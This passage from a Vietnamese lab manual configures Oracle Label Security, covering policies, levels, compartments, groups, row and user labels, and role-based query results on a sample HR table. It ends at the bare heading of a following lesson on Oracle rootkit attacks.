Connections          Start Page  tai_khoan sys  tai_khoan system  tai_khoan nguoi dung test
+ Connections        tai_khoan nguoi dung test
  + tai_khoan sys
  + tai_khoan system
  + Cloud Connections

Worksheet  Query Builder
EXECUTE SA_SYSDBA.CREATE_POLICY(policy_name => 'CHINHSACH',column_name => 'COT');
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name => 'CHINHSACH' ,long_name => 'OFFICER' ,short_name => 'OFF' ,level_num =>
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name => 'CHINHSACH' ,long_name => 'MANAGER' ,short_name => 'MGR' ,level_num =>
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name => 'CHINHSACH' ,long_name => 'EXECUTIVE',short_name => 'EXEC' ,level_num =>
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 100, 'KH', 'Phong ke hoach');
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 200, 'MK', 'Phong Marketing');
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 300, 'LT', 'Phong lap trinh');

Script Output
Task completed in 0.125 seconds
anonymous block completed

Line 7 Column 87 | Insert | Modified | Windows: C

```

- Định nghĩa **Group**:

```

EXECUTE SA_COMPONENTS.CREATE_GROUP ('CHINHSACH', 10, 'ALL',
'Tong cong ty');
EXECUTE SA_COMPONENTS.CREATE_GROUP ('CHINHSACH', 20, 'MB', 'Mien Bac', 'ALL');
EXECUTE SA_COMPONENTS.CREATE_GROUP ('CHINHSACH', 30, 'MN', 'Mien nam', 'ALL');

```

```

Connections          Start Page  tai_khoan sys  tai_khoan system  tai_khoan nguoi dung test
+ Connections        tai_khoan nguoi dung test
  + tai_khoan sys
  + tai_khoan system
  + Cloud Connections

Worksheet  Query Builder
EXECUTE SA_SYSDBA.CREATE_POLICY(policy_name => 'CHINHSACH',column_name => 'COT');
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name => 'CHINHSACH' ,long_name => 'OFFICER' ,short_name => 'OFF' ,level_num =>
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name => 'CHINHSACH' ,long_name => 'MANAGER' ,short_name => 'MGR' ,level_num =>
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name => 'CHINHSACH' ,long_name => 'EXECUTIVE',short_name => 'EXEC' ,level_num =>
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 100, 'KH', 'Phong ke hoach');
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 200, 'MK', 'Phong Marketing');
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 300, 'LT', 'Phong lap trinh');
EXECUTE SA_COMPONENTS.CREATE_GROUP('CHINHSACH', 10, 'ALL', 'Tong cong ty');
EXECUTE SA_COMPONENTS.CREATE_GROUP('CHINHSACH', 20, 'MB', 'Mien Bac', 'ALL');
EXECUTE SA_COMPONENTS.CREATE_GROUP('CHINHSACH', 30, 'MN', 'Mien nam', 'ALL');

Script Output
Task completed in 0.219 seconds
anonymous block completed

Line 10 Column 78 | Insert | Modified | Windows: C

```

- Kết quả thu được:

Database Instance: nhansu > Label Security Policies >

View Label Security Policy: CHINHSACH

Label Column: COT
Enabled: Yes
Default Policy Enforcement Options: No Control

Levels

A level is a ranking that denotes the sensitivity of the information it labels. The more sensitive the information higher its level. Every label must include one level. Although both long and short names for the level (and for each of the other label components) can be defined, only the short name is displayed upon retrieval. Only the short names are used during label manipulation.

Long Name	Short Name	Numeric Tag
OFFICER	OFF	7000
MANAGER	MGR	8000
EXECUTIVE	EXEC	9000

Compartments

Compartments identify areas that describe the sensitivity of the labeled data, providing a finer level of granularity within a level.

Long Name	Short Name
PHONG KE HOACH	KH
PHONG MAKETTING	MK
PHONG LAP TRINH	LT

Groups

Groups identify organizations owning or accessing the data. Groups are useful for the controlled dissemination of data and for timely reaction to organizational change.

Long Name	Short Name	Parent Group
MIEN NAM	MN	ALL
MIEN BAC	MB	ALL
TONG CONG TY	ALL	

[Delete](#)

3.3.4. Tạo các nhãn dữ liệu (data label) để sử dụng


- Tài khoản Sys tiếp tục thực hiện các lệnh sau:

```

EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>'CHINHSACH' ,label_tag =>100 ,label_value=>'EXEC:KH,MK,LT:ALL');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>'CHINHSACH' ,label_tag => 110 ,label_value =>'EXEC:KH,MK,LT:MB');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>'CHINHSACH' ,label_tag => 120 ,label_value =>'EXEC:KH,MK,LT:MN');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>'CHINHSACH' ,label_tag => 200 ,label_value =>'MGR:KH:MB');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>'CHINHSACH' ,label_tag => 210 ,label_value =>'MGR:KH:MN');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>'CHINHSACH' ,label_tag => 220 ,label_value =>'MGR:LT:MB');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>'CHINHSACH' ,label_tag => 300 ,label_value =>'OFF:MK:MB');
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>'CHINHSACH' ,label_tag => 310 ,label_value =>)

```

```
'OFF:MK:MN') ;
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>
'CHINHSACH' ,label_tag => 320 ,label_value =>
'OFF:LT:MN') ;
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>
'CHINHSACH' ,label_tag => 330 ,label_value =>
'OFF:KH:MB') ;
EXECUTE SA_LABEL_ADMIN.CREATE_LABEL (policy_name =>
'CHINHSACH' ,label_tag => 340 ,label_value =>
'OFF:KH:MN') ;
```



3.3.5. Áp dụng chính sách an toàn OLS cho bảng

Ta có thể chọn hai cách áp dụng sau sử dụng tài khoản sys:

- Áp dụng chính sách với các tùy chọn trước, không giấu cột rowlabel:


```
EXECUTE SA_POLICY_ADMIN.APPLY_TABLE_POLICY -
( policy_name => 'CHINHSACH' -
, schema_name => 'TEST' -
, table_name => 'NHANSU' -
, table_options => 'LABEL_DEFAULT,READ_CONTROL,WRITE_CONTROL') ;
```

- Áp dụng chính sách và che giấu đi cột rowlabel:

```
EXECUTE SA_POLICY_ADMIN.APPLY_TABLE_POLICY -
( policy_name => 'CHINHSACH' -
, schema_name => 'TEST' -
, table_name => 'NHANSU' -
, table_options=>
'LABEL_DEFAULT,READ_CONTROL,WRITE_CONTROL,HIDE') ;
```

Giả sử ta chọn cách thứ nhất thì kết quả là:

- Sau bước này bảng TEST.NHANSU sẽ có thêm một cột là ROWLABEL, nhưng chưa có giá trị. Cần cập nhật các nhãn cho các hàng dữ liệu (các bản ghi) trong bảng NHANSU này.
- Sau bước này, những user bình thường không select được bảng nữa, chỉ có TEST (người tạo ra bảng), SYSTEM (admin).. mới select được, nhưng không có dữ liệu. Do đó, ngay cả TEST ta cũng phải gán nhãn thì mới được quyền truy xuất dữ liệu trong bảng NHANSU.




3.3.6. Gán nhãn cho các hàng dữ liệu của bảng

Đăng nhập vào tài khoản Sys và thực hiện:

- *Gán nhãn cho các giám đốc:*

```
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'EXEC:KH,MK,LT:ALL') WHERE UPPER (CHUCVU) LIKE '%GIAM DOC%' AND
UPPER(CHINHANH) LIKE '%ALL%';
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'EXEC:KH,MK,LT:MB') WHERE UPPER (CHUCVU) LIKE '%GIAM DOC%' AND
UPPER(CHINHANH) LIKE '%MIEN BAC%';
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'EXEC:KH,MK,LT:MN') WHERE UPPER (CHUCVU) LIKE '%GIAM DOC%' AND
UPPER(CHINHANH) LIKE '%MIEN NAM%';
```



- Gán nhãn cho các trưởng phòng:

```
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'MGR:KH:MB') WHERE UPPER (CHUCVU) LIKE '%TRUONG PHONG%' AND
UPPER(PHONG) LIKE '%KE HOACH%' AND UPPER(CHINHANH) LIKE
'%MIEN BAC%';
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'MGR:KH:MN') WHERE UPPER (CHUCVU) LIKE '%TRUONG PHONG%' AND
UPPER(PHONG) LIKE '%KE HOACH%' AND UPPER(CHINHANH) LIKE
'%MIEN NAM%';
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'MGR:LT:MB') WHERE UPPER (CHUCVU) LIKE '%TRUONG PHONG%' AND
UPPER(PHONG) LIKE '%LAP TRINH%' AND UPPER(CHINHANH) LIKE
'%MIEN BAC%';
```

- Gán nhãn cho các nhân viên:

```
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'OFF:LT:MB') WHERE UPPER (CHUCVU) LIKE '%NHAN VIEN%' AND
UPPER(PHONG) LIKE '%LAP TRINH%' AND UPPER(CHINHANH) LIKE '%MIEN
NAM%';
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'OFF:KH:MB') WHERE UPPER (CHUCVU) LIKE '%NHAN VIEN%' AND
UPPER(PHONG) LIKE '%KE HOACH%' AND UPPER(CHINHANH) LIKE '%MIEN
BAC%';
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'OFF:KH:MN') WHERE UPPER (CHUCVU) LIKE '%NHAN VIEN%' AND
UPPER(PHONG) LIKE '%KE HOACH%' AND UPPER(CHINHANH) LIKE '%MIEN
NAM%';
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
'OFF:MK:MB') WHERE UPPER (CHUCVU) LIKE '%NHAN VIEN%' AND
UPPER(PHONG) LIKE '%MAKETTING%' AND UPPER(CHINHANH) LIKE '%MIEN
BAC%';
UPDATE test.nhansu SET COT = char_to_label ('CHINHSACH',
```

```
'OFF:MK:MN') WHERE UPPER (CHUCVU) LIKE '%NHAN VIEN%' AND  
UPPER(PHONG) LIKE '%MAKETTING%' AND UPPER(CHINHANH) LIKE '%MIEN  
NAM%';
```

3.3.7. Tạo người dùng cần thiết

Tạo các người dùng và tiến hành gán quyền DAC cho các user này vào table *Nhansu* như sau (Chú ý: chỉ có người dùng TEST mới được gán quyền này - người sở hữu bảng):


(Khi chưa gán nhãn cho những người dùng này thì họ sẽ không thể đọc được dữ liệu gì trong bảng TEST.NHANSU, thậm chí cả người dùng TEST).

```
EXECUTIVE_MB: SELECT, UPDATE, INSERT, DELETE(GIÁM ĐỐC MB)  
EXECUTIVE_MN: SELECT, UPDATE, INSERT, DELETE(GIÁM ĐỐC MN)  
MGR_KH_MB: SELECT, UPDATE, INSERT(TRƯỞNG PHÒNG KẾ HOẠCH MB)  
MGR_KH_MN: SELECT, UPDATE, INSERT(TRƯỞNG PHÒNG KẾ HOẠCH MN)  
OFF_KH_MB: SELECT(NHÂN VIÊN PHÒNG KẾ HOẠCH MB)  
OFF_KH_MN: SELECT(NHÂN VIÊN PHÒNG KẾ HOẠCH MN)  
OFF_MK_MN: SELECT(NHÂN VIÊN PHÒNG MARKETING MN)  
OFF_LT_MN: SELECT(NHÂN VIÊN PHÒNG LẬP TRÌNH MN)
```

Ở đây chỉ làm với **EXECUTIVE_MB**, các user khác thao tác tương tự.

- **Bước 1:** Đăng nhập bằng *System*:

```
create user EXECUTIVE_MB identified by 12345678;  
grant unlimited tablespace to EXECUTIVE_MB;  
grant create session to EXECUTIVE_MB;
```



The screenshot shows the Oracle SQL Developer interface. In the Connections pane, there are three connections listed: 'tai khoan nguoi dung test', 'tai khoan sys', and 'tai khoan system'. The 'tai khoan system' connection is selected. In the Worksheet tab, a SQL script is being run:

```
create user EXECUTIVE_MB identified by 12345678;
grant unlimited tablespace to EXECUTIVE_MB;
grant create session to EXECUTIVE_MB;
```

The 'Script Output' tab shows the results of the execution:

```
user EXECUTIVE_MB created.
grant succeeded.
grant succeeded.
```

- **Bước 2:** Đăng nhập bằng tài khoản *test*, thực hiện các câu lệnh sau:

```
GRANT SELECT, UPDATE, INSERT, DELETE ON TEST.NHANSU EXECUTIVE_MB;
```

The screenshot shows the Oracle SQL Developer interface with the 'tai khoan system' connection selected. In the Worksheet tab, the following SQL command is being run:

```
GRANT SELECT, UPDATE, INSERT, DELETE ON TEST.NHANSU TO EXECUTIVE_MB;
```

The 'Script Output' tab shows the result:

```
GRANT succeeded.
```

3.3.8. Gán nhãn cho người dùng

Ta gán nhãn tương ứng như sau: (chú ý người dùng TEST cũng cần được gán nhãn để có thể toàn quyền truy nhập vào bảng *Nhansu*):

```

TEST          label = EXEC: KH, MK, LT: ALL
EXECUTIVE_MB    label= EXEC: KH, MK, LT: MB
EXECUTIVE_MN    label= EXEC: KH, MK, LT: MN
MGR_KH_MB      label = MGR: KH: MB
MGR_KH_MN      label = MGR: KH: MN
OFF_KH_MB      label = OFF: KH: MB
OFF_KH_MN      label = OFF:KH:MN
OFF_LT_MN      label = OFF: LT: MN
OFF_MK_MN      label = OFF: MK: MN

```

```

EXECUTE SA_USER_ADMIN.SET_USER_LABELS ( policy_name      =>
'CHINHSACH' ,user_name    => 'TEST' ,max_read_label  =>
'EXEC:KH,MK,LT:ALL' ,max_write_label => 'EXEC:KH,MK,LT:ALL'
,min_write_label => 'OFF' ,def_label => 'EXEC:KH,MK,LT:ALL' ,
row_label => 'OFF') ;

```

```

EXECUTE SA_USER_ADMIN.SET_USER_LABELS( policy_name      =>
'CHINHSACH' ,user_name    => 'EXECUTIVE_MB' ,max_read_label  =>
'EXEC:KH,MK,LT:MB' ,max_write_label => 'EXEC:KH,MK,LT:MB'
,min_write_label => 'OFF' ,def_label => 'EXEC:KH,MK,LT:MB' ,
row_label => 'OFF') ;

```

```

EXECUTE SA_USER_ADMIN.SET_USER_LABELS ( policy_name      =>
'CHINHSACH' ,user_name    => 'EXECUTIVE_MN' ,max_read_label  =>
'EXEC:KH,MK,LT:MN' ,max_write_label => 'EXEC:KH,MK,LT:MN'
,min_write_label => 'OFF' ,def_label => 'EXEC:KH,MK,LT:MN' ,
row_label => 'OFF') ;

```

```

EXECUTE SA_USER_ADMIN.SET_USER_LABELS ( policy_name      =>
'CHINHSACH' ,user_name  => 'MGR_KH_MB' ,max_read_label  =>
'MGR:KH:MB' ,max_write_label => 'MGR:KH:MB' ,min_write_label
=> 'OFF' ,def_label => 'MGR:KH:MB' , row_label => 'OFF:KH:MB') ;

```

```

EXECUTE SA_USER_ADMIN.SET_USER_LABELS ( policy_name      =>
'CHINHSACH' ,user_name  => 'MGR_KH_MN' ,max_read_label  =>
'MGR:KH:MN' ,max_write_label => 'MGR:KH:MN' ,min_write_label
=> 'OFF' ,def_label => 'MGR:KH:MN' , row_label => 'OFF:KH:MN') ;

```

```

EXECUTE SA_USER_ADMIN.SET_USER_LABELS ( policy_name      =>
'CHINHSACH' ,user_name  => 'OFF_KH_MB' ,max_read_label  =>
'OFF:KH:MB' ,max_write_label => 'OFF:KH:MB' ,min_write_label
=> 'OFF' ,def_label => 'OFF:KH:MB' , row_label => 'OFF:KH:MB') ;

```

```

EXECUTE SA_USER_ADMIN.SET_USER_LABELS ( policy_name      =>
'CHINHSACH',user_name  => 'OFF_KH_MN',max_read_label  =>
'OFF:KH:MN',max_write_label  => 'OFF:KH:MN',min_write_label  =>
'OFF' ,def_label => 'OFF:KH:MN', row_label => 'OFF:KH:MN');

```

```


EXECUTE SA_USER_ADMIN.SET_USER_LABELS ( policy_name      =>
'CHINHSACH',user_name  => 'OFF_MK_MN' ,max_read_label  =>
'OFF:MK:MN',max_write_label  => 'OFF:MK:MN',min_write_label  =>
'OFF' ,def_label => 'OFF:MK:MN', row_label => 'OFF:MK:MN');

```

```

EXECUTE SA_USER_ADMIN.SET_USER_LABELS ( policy_name      =>
'CHINHSACH',user_name  => 'OFF_LT_MN',max_read_label  =>
'OFF:LT:MN' ,max_write_label  => 'OFF:LT:MN' ,min_write_label  =>
'OFF' ,def_label => 'OFF:LT:MN', row_label => 'OFF:LT:MN');

```



- Thu được:

Users

This table lists the users who are authorized for this policy. A user can be authorized under multiple policies.

User	Maximum Read Label	Maximum Write Label	Privileges
TEST	EXEC:KH,MK,LT:ALL	EXEC:KH,MK,LT:ALL	
EXECUTIVE_MB	EXEC:KH,MK,LT:MB	EXEC:KH,MK,LT:MB	
EXECUTIVE_MN	EXEC:KH,MK,LT:MN	EXEC:KH,MK,LT:MN	
MGR_KH_MB	MGR:KH:MB	MGR:KH:MB	
MGR_KH_MN	MGR:KH:MN	MGR:KH:MN	
OFF_KH_MB	OFF:KH:MB	OFF:KH:MB	
OFF_KH_MN	OFF:KH:MN	OFF:KH:MN	
OFF_MK_MN	OFF:MK:MN	OFF:MK:MN	
OFF_LT_MN	OFF:LT:MN	OFF:LT:MN	
TONGGIAMDOC	EXEC:KH,MK,LT:ALL	EXEC:KH,MK,LT:ALL	


Kết quả: Giám đốc có thể thực hiện mọi thao tác trên CSDL ở chi nhánh của mình, các trưởng phòng có thể xem, sửa và thêm thông tin của các nhân viên thuộc phòng họ và không thể xem thông tin của các phòng khác, các nhân viên thì chỉ có thể xem thông tin của phòng mình mà không được phép sửa đổi.

Chú ý: khi giám đốc hay trưởng phòng insert một bản ghi vào bảng NHANSU (sau khi đã được áp dụng chính sách CHINHSACH) thì họ phải insert vào nhãn cho bản ghi đó. Tuy nhiên anh ta chỉ có thể insert các COT tương ứng với các chức danh nhỏ hơn mình, đồng thời cần phải biết các nhãn tương ứng để insert một cách chính xác.

Như vậy sau khi áp dụng OLS, các hàng dữ liệu trong bảng và các người dùng đều được gán nhãn an toàn phù hợp. Một người dùng chỉ được xem, thực hiện những câu truy vấn nhất định trong một số các bản ghi mà họ có thể xem chứ không phải tất cả các bản ghi của CSDL.

Ví dụ:

- Khi người dùng là giám đốc chi nhánh miền Bắc đăng nhập vào. Thì anh ta có thể xem sửa, chèn xóa thông tin của tất cả những nhân viên và trưởng phòng ở miền bắc.



ID	HOTEN	DIACHI	PHONG	CHUCVU	CHINHANH	LUONG	COT
1	Tran Minh	Ha Noi	(null)	Giam doc	Mien Bac	500	110
2	Le Minh	Ha Tay	Ke hoach	Tuong phong	Mien Bac	3500	200
3	Le Thi Van	Hai Phong	Maketing	Nhan vien	Mien Bac	1500	300
4	Nguyen Van Hai	Hai Duong	Lap trinh	Tuong phong	Mien Bac	3500	220
5	Le Van Giang	Nghe An	Ke hoach	Nhan vien	Mien Bac	1500	330

- Khi nhân viên phòng marketing ở miền Bắc đăng nhập thì anh ta chỉ xem được thông tin của bản thân mà thôi. Vì anh ta không có quyền insert, delete hay update lên bảng.



A screenshot of the Oracle SQL Developer interface. The top navigation bar shows 'Start Page' and 'người dùng khác'. The main area is divided into 'Worksheet' and 'Query Builder' tabs, with 'Worksheet' selected. A SQL query is entered in the worksheet: 'SELECT * FROM test.nhansu;'. Below the worksheet is a 'Query Result' tab showing the results of the query. The results table has columns: ID, HOTEN, DIACHI, PHONG, CHUCVU, CHINHANH, LUONG, COT. One row is displayed: 1, Le Van Giang Nghe An Ke hoach Nhan vien Mien Bac, 1500, 330.

ID	HOTEN	DIACHI	PHONG	CHUCVU	CHINHANH	LUONG	COT
1	Le Van Giang Nghe An Ke hoach Nhan vien Mien Bac					1500	330

BÀI 4. THỰC HÀNH TẨN CÔNG ROOTKIT TRONG CƠ SỞ DỮ LIỆU ORACLE

4.1. GIỚI THIỆU

